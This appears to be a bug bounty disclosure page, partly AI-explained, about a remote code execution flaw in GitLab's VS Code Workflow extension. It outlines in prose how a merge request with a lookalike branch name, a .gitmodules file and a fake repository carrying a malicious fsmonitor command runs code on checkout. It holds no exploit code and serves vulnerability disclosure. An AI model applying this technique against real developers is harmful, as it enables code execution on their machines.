
As soon as the merge request is checked out...

calc.exe is launched !
Video
Export of the project for faster testing.
Output of checks
This bug happens on GitLab.com (concerning Vulnerability 1), but this also affect self hosted instances...
Impact
This vulnerability allow an attacker to execute code remotely.
Please note that while in the demonstration the victim was the repository maintainer, unfortunately this vulnerability impacts anyone who has at least a read access to a repository, since it is possible to checkout a merge request on a public repository.
So we could also imagine a scenario where an attacker creates a public repository with malicious merge requests to attack random users, or a rogue project collaborator in a open source project who creates malicious merge request...
Also I only created an exploit on windows to get a nice visualization in the video, but all operating systems are affected.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- image.png
- out.mp4
- 2023-04-11_17-51-335_victim01_gitlab-workflow-exten_export.tar.gz
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could execute arbitrary code on the machine of anyone who checks out a malicious merge request, including users with only read access to a public repository, on any operating system.
What the attacker needed
Victim uses GitLab Workflow extension; victim trusts the workspace; victim checks out a malicious merge request; attacker has Developer role or public repo
How it was found
- Victim creates a project and invites the attacker as a Developer.
- Victim sets up VS Code with the GitLab Workflow extension and trusts the repository.
- Attacker creates a branch with a name that looks like the default branch using a zero-width character, adds a .gitmodules file and a fake bare repository with a malicious fsmonitor command, and pushes it.
- Attacker creates a merge request from a legitimate branch to the fake branch.
- Victim opens the merge request in the extension and selects 'Check out Merge Request Branch'.
- The command specified in fsmonitor runs on the victim's machine.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A merge request is a way to propose changes to a code project. The GitLab extension for VS Code lets you check out such a request locally. The attacker hides a small git repository inside the project that is set up to run a program whenever git touches it, and tricks the extension into touching it, so the program runs on the victim's computer.
What is RCE?
Running the attacker's code on the target's servers: through command or code injection, unsafe deserialisation or template injection.


